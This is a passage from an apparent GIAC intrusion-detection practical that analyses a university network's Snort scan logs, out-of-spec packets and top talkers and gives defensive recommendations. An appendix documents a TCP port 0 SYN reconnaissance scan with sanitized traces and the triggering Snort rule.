OrgName:	Verizon Internet Services
OrgID:	VRIS
Host Name:	pool-151-196-239-212.balt.east.verizon.net
IP Address:	151.196.232.0-151.196.254.255
CIDR:	151.196.232.0/21,151.196.240.0/21,...
Network Name:	VZ-DSLDIAL-CYVLMD-7
Country:	USA

These same hosts are the only ones that have multiple connections to external destinations. They are possibly servers providing multiple services. Internal connections to these two hosts are not reflected because they were not recorded by the IDS which is most likely located outside the external firewall.

A list of five external hosts connecting to the most active hosts are shown in Table 24. It looks like all of these connections are to ISPs. Comsat, Road Runner, and Verizon are ISPs.

3.13.1 Recommendations

It looks like the university allows a lot of external connections to the internal network. The hosts that are involved in these external connections should always have up to date patches and should only allow in those services that are necessary.

3.14 Scans Analysis

This section presents the analysis of the Scan logs. The logs were stored in the `scans.*` log files as listed in Table 6. This section will build on the information that we already gathered and analysed in the previous sections.

A summary of the most active scan sources is presented in Table 25. There were 17 627 358 scans

Table 25: Most active scan hosts

UDP Scans		SYN Scans	
Source	Count	Source	Count
MY.NET.1.3	3297457	MY.NET.111.72	2925492
MY.NET.1.4	547528	MY.NET.84.194	2392532
MY.NET.84.164	299207	MY.NET.162.92	2384899
MY.NET.110.72	375206	MY.NET.163.107	2379640
MY.NET.185.13	320890	MY.NET.84.164	305906
MY.NET.163.76	175983	MY.NET.80.243	278889
MY.NET.82.104	96440	MY.NET.163.76	151865
MY.NET.70.207	65996	MY.NET.110.72	111751
MY.NET.80.105	44366	136.165.63.200	37804
MY.NET.70.225	33389	MY.NET.185.13	34744

The most active scan types found in the scans logs are listed in Table 26. Additional meanings on the different categories can be found in work by Christof Voemel [49]. The majority of the scans are UDP based.

Table 26: Scans types

Count	Scan Type
12 179 307	SYN
5 409 633	UDP
841	INVALIDACK
730	UNKNOWN
408	FIN
393	NULL
351	NOACK
170	VECNA (P, U, PU, FP, or FU)
22	XMAS
17	NMAPID

UDP ports are usually associated with P2P file sharing activities. The majority of these UDP scans are originating from within the university network. The most active source hosts `MY.NET.1.3` and `MY.NET.1.4` are connecting to the UDP port

53 through source ports 41446 and 32793 respectively. These hosts are therefore likely to be DNS servers as well. Host `MY.NET.163.76` is very active on UDP port 6257 which is the default WinMX port [38]. Since it is connecting to many external hosts, it is either an active P2P file-sharing client/server or a host actively sharing some files. There are also instances of port 1214 (KaZaA), 4662 (Edonkey) and 6346 (Gnutella). Other ports that indicate possible host compromise like 65535 and 32771 are also present in these scans. This is a strong indication that these hosts may be compromised, or there is a network misconfiguration somewhere, or there is rampant misuse of computer resources.

SYN scans are usually used in reconnaissance techniques. Most of the scans that use unusual flag combinations are associated with OS fingerprinting tools such as NMAP or Quesso. Based on the response to the unusual packets send, these tools can determine the OS of the targeted system.

There were much fewer SYN scans than UDP scans, but the number of scans is still way too high to be effectively managed. The vast majority of the SYN scans look like legitimate network traffic destined for ports 80 (HTTP), 25 (SMTP), 135 (EPMAP), 23 (TELNET), etc. P2P file-sharing ports for WinMX, KaZaA, and Gnutella are present as well. The rest of the ports look like normal Internet communication ports. However, the same ports may equally be used by trojans [50]. From the activities that are going on in the network, it wouldn't be surprising to know that the majority of the most active hosts are already compromised.

The rest of the scans are commonly used for reconnaissance and information gathering purposes as already described in sections 3.10 and 3.9. NMAP and Quesso utilise packets with illegal flag combinations to determine the OS of the target host.

It also looks like there is some suspicious activities coming out of the university network. This may be due to some network misconfiguration or someone running attack scripts on the university network. The following packets are an example.

```
Dec 23 11:21:38 MY.NET.84.194:1131 -> 131.249.134.98:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1132 -> 131.249.134.99:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1133 -> 131.249.134.100:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1134 -> 131.249.134.101:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1135 -> 131.249.134.102:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1136 -> 131.249.134.103:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1137 -> 131.249.134.104:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1138 -> 131.249.134.105:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1139 -> 131.249.134.106:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1140 -> 131.249.134.107:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1141 -> 131.249.134.108:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1142 -> 131.249.134.109:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1143 -> 131.249.134.110:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1144 -> 131.249.134.111:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1145 -> 131.249.134.112:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1146 -> 131.249.134.113:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1147 -> 131.249.134.114:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1148 -> 131.249.134.115:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1149 -> 131.249.134.116:135 SYN ******S*
Dec 23 11:21:38 MY.NET.84.194:1150 -> 131.249.134.117:135 SYN ******S*
```

These packets are send simultaneously from host `MY.NET.84.194` with source ports starting from 1131 and incrementing by one. The least significant byte of the destination IP address is also incrementing by one starting from 98. The vast majority of the scans are of this type. An exceedingly large amount of typical scans were destined for addresses on the `76.0.0.0/24`, `175.0.0.0/24`, `131.0.0.0/24`, and `132.0.0.0/24` networks. The nature of the IP addresses indicate that they are sequentially incrementing and most of the addresses are invalid. This may be a network configuration problem or this is lab generated traffic from applications like Smartbits being run from the university network.

3.14.1 Recommendations

Most of these scan logs may just be noise that can be reduced by adjusting the Snort preprocessor. This can be done by increasing the scan binning window threshold to 10 seconds for example. Virus scanning software should be installed and properly patched on all machines. The most active hosts should be the first to be checked for possible UDP trojan compromise. It is also recommended that the Snort rules be adjusted so as to ignore the multitude UDP scans coming from within the university network. Install stateful firewalls to prevent the large number of scans.

University policy regarding P2P file-sharing activities should be implemented without delay. Worms like W32/Fizzer-A are known to be spread by file sharing on KaZaA shared networks. Investigate the activities of hosts originating suspicious traffic like `MY.NET.84.194` above. If this is lab generated traffic, then only specific IP address-ranges should be used in the lab and this should not be logged since it adds a lot of noise.

3.15 Out of Spec Packet Analysis

From the log files listed in Table 6, there were 4 157 OOS packets logged over the 5 day period. A summary of the most active connections is presented in Table 27. The connections with no port numbers have multiple destination ports as will be explained later in this section.

OOS packets are packets that have illegal combination of TCP flag bits set. This includes having one or both of the reserved (or ECN) bits set. This is usually associated with malicious activities. Quesso and NMAP use these reserved bits for OS fingerprinting. However, since 2001, these bits are now used for congestion control. RFC 3168 defines the use of the first two reserved bits for ECN [51]. The presence of OOS packets also indicates packet crafting or a faulty TCP/IP stack. In addition to OS fingerprinting, these packets may be used for exploits and reconnaissance.

There were 1 095 occurrences of packets with their reserved (or ECN) bits set. These may be OS fingerprinting attempts or simply ECN communications. To avoid

Table 27: Most active OOS connections

Count	Source	Destination	Dst Port
139	194.67.70.10	MY.NET.66.42	3647(LispWorks ORB)
116	66.225.198.20	MY.NET.12.6	25 (SMTP)
89	67.114.19.185	MY.NET.24.44	80(HTTP)
67	209.218.69.253	MY.NET.60.16	??
62	68.122.128.111	MY.NET.12.4	110(POP3)
43	207.228.236.26	MY.NET.12.6	25 (SMTP)
28	66.30.247.121	MY.NET.185.13	4662 (EDonkey)
27	64.202.97.130	MY.NET.97.11	??
26	212.36.16.66	MY.NET.24.34	80 (HTTP)
18	209.218.69.253	MY.NET.60.39	??
17	64.165.71.94	MY.NET.153.150	6882 (Unassigned)
14	69.39.68.102	MY.NET.24.44	80 (HTTP)
14	62.58.92.114	MY.NET.24.44	80 (HTTP)
14	216.95.201.29	MY.NET.12.6	25(SMTP)
14	216.22.6.128	MY.NET.12.6	25(SMTP)

getting false positives or noise, ensure that whenever the ECN bits are set, the ECT code points in the IP header are also set [52]. This should also be reflected in the IDS rules.

The most active destination port is 3647. Dave Long [53] noted that this looks like an "eggdrop bot" which all "script kiddies" use. Port 6882 is used by Bittorrent, a file sharing or distribution application. Port 4662 has already been noted to be an Edonkey port. It looks like someone is doing some information gathering on potential P2P file sharing activities on the university network. There are also packets destined for port 80 (HTTP). These are possibly OS fingerprinting attempts to establish the OS of a possible Web server. The same can be said about the SMTP (25) connections. All these packets are originating from external sources.

The OOS packets destined for host MY.NET.60.16 have multiple destination ports (Table 27); thus pointing to crafted packets. The packets listed below show an obvious source port pattern that increments by one from 46935 to 46941 and 48061 to 48093.

```
12/23-00:54:48.105365 209.218.69.253:46935 -> MY.NET.60.16:8148
12/23-00:54:48.105389 209.218.69.253:46936 -> MY.NET.60.16:8520
12/23-00:54:48.105551 209.218.69.253:46937 -> MY.NET.60.16:8814
12/23-00:54:48.105568 209.218.69.253:46938 -> MY.NET.60.16:9100
12/23-00:54:48.105736 209.218.69.253:46939 -> MY.NET.60.16:9186
12/23-00:54:48.105800 209.218.69.253:46940 -> MY.NET.60.16:9447
12/23-00:54:48.105915 209.218.69.253:46941 -> MY.NET.60.16:9578
...
12/23-00:56:02.086513 209.218.69.253:48061 -> MY.NET.60.16:8000
12/23-00:56:02.087495 209.218.69.253:48062 -> MY.NET.60.16:8001
12/23-00:56:02.087695 209.218.69.253:48063 -> MY.NET.60.16:8081
..
12/23-00:56:02.093051 209.218.69.253:48081 -> MY.NET.60.16:5634
12/23-00:56:02.093131 209.218.69.253:48082 -> MY.NET.60.16:6552
12/23-00:56:02.093416 209.218.69.253:48083 -> MY.NET.60.16:6561
12/23-00:56:02.093910 209.218.69.253:48084 -> MY.NET.60.16:7464
12/23-00:56:02.094128 209.218.69.253:48085 -> MY.NET.60.16:7810
12/23-00:56:02.096123 209.218.69.253:48092 -> MY.NET.60.16:9447
12/23-00:56:02.096594 209.218.69.253:48093 -> MY.NET.60.16:9578
```

OOS packets destined for hosts MY.NET.97.11 and MY.NET.60.39 show an obvious cyclic pattern with different destination ports. The packets are all coming from the same host. Host 209.218.69.253 starts with a source port of 53852 (for MY.NET.97.11) and increments it by one. Every time, it cycles the destination port numbers in the following order: 80, 8080, 3128, 6588, 1080, 1080, 23, 23. Then the order starts all over again. Using the same set of port numbers, and a slightly different sequence, the same host repeats this same port cycle for packets destined for host MY.NET.60.39. The activities of this host should be investigated. Host 209.218.69.253 belongs to CityNet LLC, and there have been some registered hits from this network. Maybe the host is already compromised or misconfigured. I suggest that the university should contact this network and find out the source of the problem(s).

3.16 Top ten Talkers

The top ten talkers from the alerts, scans and OOS packets analysed in this work are shown in tables 28, 29, and 30.

Table 28: Alerts: Top Talkers

Src Host	Count	Dst Host	Count
68.50.114.89	12102	MY.NET.30.3	23809
68.55.241.230	4892	MY.NET.30.4	21854
MY.NET.162.41	3546	69.10.132.121	4301
66.68.62.250	3207	128.183.110.242	3545
MY.NET.21.67	3115	169.254.0.0	2084
69.10.132.121	3024	69.93.3.154	1796
MY.NET.21.92	2838	208.155.109.75	1784
MY.NET.21.68	2648	MY.NET.163.76	1744
68.57.90.146	2399	MY.NET.42.3	1523
MY.NET.21.79	2330	MY.NET.42.1	1521
MY.NET.42.1	2295	MY.NET.5.92	1283

Table 29: Scans: Top Talkers

Src Host	Count	Dst Host	Count
MY.NET.111.72	2925492	69.6.61.10	68448
MY.NET.1.3	3297524	69.6.61.11	65724
MY.NET.84.194	2394279	64.119.222.11	32203
MY.NET.162.92	2384899	69.6.25.125	45548
MY.NET.163.107	2379640	69.6.25.84	45572
MY.NET.1.4	547535	192.26.92.30	37155
MY.NET.84.164	305906	204.29.185.132	35940
MY.NET.80.243	278893	63.99.230.5	21800
MY.NET.163.76	151865	203.20.52.5	39285
MY.NET.185.13	324116	64.119.222.7	14901

Table 30: OOS Packets: Top Talkers

Src Host	Count	Dst Host	Count
194.67.70.10	139	MY.NET.12.6	407
66.225.198.20	116	MY.NET.24.44	194
67.114.19.185	89	MY.NET.66.42	139
209.218.69.253	85	MY.NET.60.16	69
68.122.128.111	62	MY.NET.12.4	63
207.228.236.26	43	MY.NET.185.13	48
64.202.97.130	41	MY.NET.97.11	27
66.30.247.121	28	MY.NET.24.34	35
212.36.16.66	26	MY.NET.60.39	18
64.165.71.94	17	MY.NET.153.150	17

3.17 Defensive Recommendations

From the preceding analysis, it is obvious that the university has a lot of work to do in order to improve the security of their computer systems and networks. The following are some of the defensive recommendations that are based on the preceding analysis.

1. **Apply Patches:** All systems should have up to date patches applied. OS and applications vulnerability patches must be installed as soon as the vendors make them available.
2. **Install Anti-Virus Software:** Up to date anti-virus software should be installed on all hosts.
3. **Fine-tune Firewall Rules:** Firewall rules need to be updated to provide for ingress and egress filtering of traffic. Ports and services that are not needed by the university should be blocked.
4. **Update IDS Rules:** IDS rules should be updated regularly to reflect:
   (a) university policy regarding P2P file sharing activities that are currently very common on the university network.
   (b) the IP addresses of the external hosts that are constantly scanning the university network
   (c) university specific IDS rules to reflect university related activities like lab network traffic.
5. **Install P2P Blocking Software:** Depending on university policy, it may be necessary to install P2P blocking software on some or all hosts. P2P file sharing activities seem to be widespread on the university network.
6. **Reduce noise and false alarms:** False alarms and noise should be reduced by:

(a) writing university specific Snort rules, rather than using generic rules that get triggered so often–and at times unnecessarily.

(b) disabling preprocessors that result in redundant alerts

(c) applying university policy regarding P2P file sharing

(d) disable NETBIOS alerts as described in Section 3.5

(e) To reduce the number of basic probes, pings and scans, install a stateful firewall.

7. **Check compromised hosts:** All hosts suspected to be compromised should be thoroughly checked and any applicable patches applied.
8. Thoroughly secure all remote access points.

3.18 Analysis Approach

The first approach was to concatenate all the related files into one big file. In the end I had `AlertsAll.txt`, `ScansAll.txt` and `OOSAll.txt` files. These were all concatenated on a Linux system using the `cat` command. Depending on the features I was looking for, I ported the data files between Linux and and Windows. On the Linux system, I managed to use applications like `grep`, `wc`, etc to manipulate and extract the statistics I wanted. Some of the analysis was not possible on the huge `ScansAll.txt` files. So in some cases the analysis was performed on individual files.

I also used the Perl scripts `scancount.pl`, `cvs.pl` and `summarize.pl` from Tod Beardsley [54]. I managed to modify the `summarize.pl` Perl script to suit all of my alerts analysis. I also modified `scancount.pl` and `scanalyze.pl` scripts from Chris Kuethe [55] to list and analyse all the statistics for the scans. Mike Bell's `Top_talkers.pl` and `top_talkers_oos.pl` scripts [56] were used in the OOS packet analysis. I also ported my data into Matlab on Windows and was able to analyse some of the basic alert statistics presented at the beginning of this section.

Tools Used this Section

The following tools were used in this section

- LaTeX 2_ε [57]
- Matlab (`http://www.mathworks.com/`)
- Dshiled (`http://www.dshield.org`)
- Google(`http://www.google.com`)

- The SANS Institute (`http://www.sans.org`)
- Snort Signatures Database (`http://www.Snort.org/Snort-db`)

A Appendix

A.1 Detect # 2A BAD TRAFFIC : Source TCP port 0 SYN Scan

This detect was submitted to `intrusions@incidents.org` on `Thu11/12/200312:19PM`. The title of the submission was "LOGS: GIAC GCIA Version 3.4 Practical Detect: Maxwell Dondo" (`http://cert.uni-stuttgart.de/archive/intrusions/2003/12/msg00068.html`). No responses were received.

BAD TRAFFIC : Source TCP port 0 SYN Scan

The following alerts, which are possibly a "Port 0 OS Fingerprinting" attempt, were produced from our network traces using Snort. The Snort alerts are as follows:

```
 [**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/07-12:00:41.722468 64.216.218.58:0 -> MYNET.5.11.6:25 TCP
TTL:110 TOS:0x0 ID:488 IpLen:20 DgmLen:40 DF ******S* Seq:
0x2A6E41  Ack: 0x0  Win: 0x200  TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/07-12:00:50.362823 64.216.219.66:0 -> MYNET.5.48.76:25 TCP
TTL:110 TOS:0x0 ID:424 IpLen:20 DgmLen:40 DF ******S* Seq: 0xEFD6F
Ack: 0x0  Win: 0x200  TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/07-12:00:52.247696 64.216.218.58:0 -> MYNET.5.41.255:25 TCP
TTL:110 TOS:0x0 ID:488 IpLen:20 DgmLen:40 DF ******S* Seq:
0x2A6F78  Ack: 0x0  Win: 0x200  TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/07-12:00:55.952921 64.216.218.58:0 -> MYNET.5.16.180:25 TCP
TTL:110 TOS:0x0 ID:488 IpLen:20 DgmLen:40 DF ******S* Seq:
0x2A6FE9  Ack: 0x0  Win: 0x200  TcpLen: 20
...
```

The actual IP addresses of my network have been sanitized. The traces themselves as produced by windump are as follows:

```
12:00:41.722468 IP 64.216.218.58.0 > MYNET.5.11.6.25: S 2780737:2780737(0) win 512 (DF)
12:00:50.362823 IP 64.216.219.66.0 > MYNET.5.48.76.25: S 982383:982383(0) win 512 (DF)
12:00:52.247696 IP 64.216.218.58.0 > MYNET.5.41.255.25: S 2781048:2781048(0) win 512 (DF)
12:00:55.952921 IP 64.216.218.58.0 > MYNET.5.14.180.25: S 2781161:2781161(0) win 512 (DF)
```

```
12:01:11.809401 IP 64.216.218.58.0 > MYNET.6.10.67.25: S 2781688:2781688(0) win 512 (DF)
12:01:30.706052 IP 64.216.219.66.0 > MYNET.5.3.218.25: S 983655:983655(0) win 512 (DF)
12:01:51.592886 IP 64.216.219.66.0 > MYNET.6.138.121.25: S 984297:984297(0) win 512 (DF)
12:01:59.036942 IP 64.216.218.58.0 > MYNET.2.138.77.25: S 2783152:2783152(0) win 512 (DF)
12:01:59.107274 IP 64.216.219.66.0 > MYNET.5.111.137.25: S 984510:984510(0) win 512 (DF)
12:02:03.713144 IP 64.216.219.66.0 > MYNET.6.57.59.25: S 984716:984716(0) win 512 (DF)
12:02:12.356341 IP 64.216.219.66.0 > MYNET.2.51.37.25: S 985015:985015(0) win 512 (DF)
12:02:34.547255 IP 64.216.218.58.0 > MYNET.2.201.50.25: S 2784288:2784288(0) win 512 (DF)
12:03:05.980179 IP 64.216.219.66.0 > MYNET.2.134.191.25: S 986722:986722(0) win 512 (DF)
12:03:27.469464 IP 64.216.219.66.0 > MYNET.5.110.133.25: S 987396:987396(0) win 512 (DF)
12:03:49.298756 IP 64.216.218.58.0 > MYNET.2.13.97.25: S 2786725:2786725(0) win 512 (DF)
12:04:05.067574 IP 64.216.218.58.0 > MYNET.5.91.240.25: S 2787216:2787216(0) win 512 (DF)
12:04:40.440550 IP 64.216.218.58.0 > MYNET.6.1.100.25: S 2788314:2788314(0) win 512 (DF)
12:05:02.260875 IP 64.216.218.58.0 > MYNET.6.11.88.25: S 2789053:2789053(0) win 512 (DF)
12:05:08.041206 IP 64.216.218.58.0 > MYNET.5.21.103.25: S 2789253:2789253(0) win 512 (DF)
12:05:11.130363 IP 64.216.218.58.0 > MYNET.2.17.206.25: S 2789327:2789327(0) win 512 (DF)
12:05:20.229267 IP 64.216.219.66.0 > MYNET.5.13.233.25: S 991008:991008(0) win 512 (DF)
12:05:25.015032 IP 64.216.218.58.0 > MYNET.5.215.187.25: S 2789783:2789783(0) win 512 (DF)
12:05:25.403484 IP 64.216.218.58.0 > MYNET.5.126.50.25: S 2789810:2789810(0) win 512 (DF)
...
12:52:23.600451 IP 64.216.219.66.0 > MYNET.5.163.133.25: S 1081342:1081342(0) win 512 (DF)
12:52:37.917133 IP 64.216.219.66.0 > MYNET.5.110.178.25: S 1081716:1081716(0) win 512 (DF)
12:53:15.336411 IP 64.216.219.66.0 > MYNET.6.113.255.25: S 1082941:1082941(0) win 512 (DF)
12:55:53.561454 IP 64.216.219.66.0 > MYNET.5.119.92.25: S 1088038:1088038(0) win 512 (DF)
12:55:55.864498 IP 64.216.219.66.0 > MYNET.5.55.90.25: S 1088085:1088085(0) win 512 (DF)
12:56:22.587885 IP 64.216.219.66.0 > MYNET.6.11.242.25: S 1088986:1088986(0) win 512 (DF)
12:56:55.129226 IP 64.216.219.66.0 > MYNET.2.16.174.25: S 1090003:1090003(0) win 512 (DF)
12:58:02.361728 IP 64.216.219.66.0 > MYNET.6.19.20.25: S 1092137:1092137(0) win 512 (DF)
12:58:06.999999 IP 64.216.219.66.0 > MYNET.2.32.7.25: S 1092270:1092270(0) win 512 (DF)
12:58:15.053167 IP 64.216.219.66.0 > MYNET.6.16.203.25: S 1092543:1092543(0) win 512 (DF)
12:58:43.540781 IP 64.216.219.66.0 > MYNET.6.41.247.25: S 1093473:1093473(0) win 512 (DF)
12:58:47.887000 IP 64.216.219.66.0 > MYNET.2.12.139.25: S 1093591:1093591(0) win 512 (DF)
12:59:21.678538 IP 64.216.219.66.0 > MYNET.5.183.10.25: S 1094673:1094673(0) win 512 (DF)
12:59:23.873470 IP 64.216.219.66.0 > MYNET.2.153.242.25: S 1094729:1094729(0) win 512 (DF)
13:00:01.391549 IP 64.216.219.66.0 > MYNET.2.59.225.25: S 1095960:1095960(0) win 512 (DF)
```

A.1.1 Source of Trace

The traces were taken from our network and stored in libcap format. Our network is a huge network composed of three class B networks. The network configuration is shown in Figure 7

A.1.2 Detect was generated by

The detects were generated by running Snort version 2.0.4 (build 97) for Windows using the Snort rules [16]. Further inspection of the `snort.conf` and the `bad-traffic.rules` files, revealed that the rule that triggered this detect is the following:

```
alert tcp $EXTERNAL_NET any <> $HOME_NET 0
(msg: "BAD-TRAFFIC tcp port 0 traffic";classtype:misc-activity;
 sid:524; rev:6;)
```

This rule matches any traffic between `$EXTERNAL_NET` and `$HOME_NET` with either the source or destination port set to 0.



Figure 7: Sanitized network configuration of my network.

A.1.3 Probability the source address was spoofed

A search for the offending IP addresses reveals the information on Table 31. The offending addresses look genuine and its **unlikely** that they were spoofed since for such reconnaissance and exploitation to be successful, the victim has to reply to the attacker.

Table 31: Address resolution for IP 64.216.0.0/14

OrgName:	DIALPOOL1-max100 (SBC Internet Services - Southwest)
Host Name:	`ppp-64-216-218-58.dialup.stlsmo.swbell.net`
OrgID:	SBIS
IP Address:	`64.216.218.0-64.216.219.255`
Network Name:	SBCIS-100426-101631

However, it does not stop an attacker from spoofing someone else's genuine IP addresses, but to serve the purpose of the original motive (reconnaissance scan in this

case), the attacker has to have a way of retrieving the replies from the victim. This can happen through hosts already compromised by an attacker.

A.1.4 Description of attack

This detect looks like a reconnaissance scan [3] using TCP source port of 0.

IANA (`http://www.iana.org/assignments/port-numbers`), though RFC 3232, lists TCP port 0 as a reserved port number. This port is not ordinarily used for TCP communications. The use of this port number raises suspicions that the intention of such communications is not that innocent. The only likely reason for one to use this port number is to conduct reconnaissance of the victim's system with the hope that they are not caught by firewalls and external routers. Firewalls and external routers are sometimes not configured to block port 0. This is mainly because administrators usually set the port numbers starting from 1, instead of starting from 0.

Since a machine will not normally send packets with a port number of 0, the only way that these packets could have been send is if they were crafted. No traffic on the internet uses this port number. The way the victim responds to the attacker also gives the attacker a good clue as to what OS the victim is using (`http://www.securiteam.com/securityreviews/5XP0Q2AAKS.html`). Different OSs respond differently to packets originating from TCP port 0 (`http://www.securiteam.com/securityreviews/5XP0Q2AAKS.html`).

In SYN reconnaissance, the attacker makes different types of attempts to verify the presence of a host or a number of hosts. This reconnaissance involves sending TCP SYN packets. The attacker waits to receive a response from the victim. Based on this response, the attacker can make a conclusion as to whether a host exists or not. By repeating this on a many hosts on a network, the attacker is able to map the whole of the victim's network. The attacker usually uses service ports that are ordinarily available on many hosts, eg HTTP, or SMTP as in this case.

The motives behind reconnaissance scanning can vary. An attacker may be looking for live hosts to break into or attack in one form or another. The attacker may be trying to find vulnerable hosts to participate in a distributed denial of service (DDoS) or the attacker is trying to establish which TCP services are available.

A.1.5 Attack mechanism

The attacker sends cleverly crafted packets to TCP port 25 of various hosts on my network. The attack lasts for one hour. Each packet has the TCP SYN flag set. The attacker hopes to get a reply from my network, but my network did not respond to these packets.

```
 12:00:41.722468 IP 64.216.218.58.0 >MYNET.5.11.6.25: S
    2780737:2780737(0) win 512 (DF)
12:00:50.362823 IP 64.216.219.66.0 > MYNET.5.48.76.25: S
```

```
    982383:982383(0) win 512 (DF)
12:00:52.247696 IP 64.216.218.58.0 > MYNET.5.41.255.25: S
    2781048:2781048(0) win 512 (DF)
12:00:55.952921 IP 64.216.218.58.0 > MYNET.5.16.180.25: S
    2781161:2781161(0) win 512 (DF)
12:01:11.809401 IP 64.216.218.58.0 > MYNET.6.10.67.25: S
    2781688:2781688(0) win 512 (DF)
12:01:30.706052 IP 64.216.219.66.0 > MYNET.5.44.218.25: S
    983655:983655(0) win 512 (DF)
```

Since all the packets are directed at TCP port 25, another motive for this scan could be to establish which hosts are listening on the SMTP port and then launch a DoS attack on an SMTP server or host. Another possible motive is that there may be some known or new SMTP vulnerabilities that the attacker wants to use against my network, eg. the Lotus Domino SMTP vulnerability (`http://www.physnet.uni-hamburg.de/physnet/security/vulnerability/Lotus_Domino_SMTP_vulnerability.html`) or the Microsoft "Encapsulated SMTP Address" vulnerability (`http://www.ciac.org/ciac/bulletins/j-056.shtml`).

The attacker is using TCP port 0 in a possible attempt to evade firewalls and external routers. Another motive could be that the attacker wants to establish the operating system that my SMTP hosts or servers are running in order to launch an attack on these systems at a later time.

If we look at the traces, we see some signs of packet crafting.

```
12:03:49.298756 IP (tos 0x0, ttl 110, id 488, len 40) 64.216.218.58.0 >
    MYNET.2.13.97.25: S [tcp sum ok] 2786725:2786725(0) win 512 (DF)
12:04:05.067574 IP (tos 0x0, ttl 110, id 488, len 40) 64.216.218.58.0 >
    MYNET.5.91.240.25: S [tcp sum ok] 2787216:2787216(0) win 512 (DF)
12:04:40.440550 IP (tos 0x0, ttl 110, id 488, len 40) 64.216.218.58.0 >
    MYNET.6.1.100.25: S [tcp sum ok] 2788314:2788314(0) win 512 (DF)
12:05:02.260875 IP (tos 0x0, ttl 110, id 488, len 40) 64.216.218.58.0 >
    MYNET.6.22.88.25: S [tcp sum ok] 2789053:2789053(0) win 512 (DF)
..
12:02:03.713144 IP (tos 0x0, ttl 110, id 424, len 40) 64.216.219.66.0 >
    MYNET.6.33.59.25: S [tcp sum ok] 984716:984716(0) win 512 (DF)
12:02:12.356341 IP (tos 0x0, ttl 110, id 424, len 40) 64.216.219.66.0 >
    MYNET.2.12.37.25: S [tcp sum ok] 985015:985015(0) win 512 (DF)
12:03:05.980179 IP (tos 0x0, ttl 110, id 424, len 40) 64.216.219.66.0 >
    MYNET.2.1.191.25: S [tcp sum ok] 986722:986722(0) win 512 (DF)
12:03:27.469464 IP (tos 0x0, ttl 110, id 424, len 40) 64.216.219.66.0 >
    MYNET.5.5.133.25: S [tcp sum ok] 987396:987396(0) win 512 (DF)
12:05:20.229267 IP (tos 0x0, ttl 110, id 424, len 40) 64.216.219.66.0 >
    MYNET.5.3.233.25: S [tcp sum ok] 991008:991008(0) win 512 (DF)
```

All packets have a TTL of 110, a window size of 512, and a length of 40. The packets originating from `64.216.218.58` have an ID of 488, and 424 for packets originating from `64.216.219.66`. Based on these similarities, and the time interval between packets, it can be concluded that these are coordinated attacks from two hosts. The attacks are mostly likely being launched from similar scripts.

No obvious pattern was used to select which host on my network to attack next. It looks like the entire network is being targeted. It doesn't look like any specific servers are being targeted.

A.1.6 Correlations

Except for the information obtained through Dshield, presented in Table 31, there isn't any information to show that these IP addresses have been involved in this sort of attack before. The Snort SID 524 (`http://www.snort.org/snort-db/sid.html?sid=524`) gives a description of this type of attack.

SecuriTeam, `http://www.securiteam.com/securityreviews/5XP0Q2AAKS.html`, also give a detailed description of this form of attack. A previous GIAC practical posting, `http://cert.uni-stuttgart.de/archive/intrusions/2003/09/msg00042.html`, has also dealt with this issue before.

A.1.7 Evidence of active targeting

There is evidence of active targeting. We have a couple of hosts attempting to connect to several different hosts on the same network. No obvious pattern was used to select the hosts targeted. The attacks from two different hosts take place at intervals of a few seconds.

A.1.8 Severity

The scanning activity does not show that an specific servers are being targeted, so this is a 2.

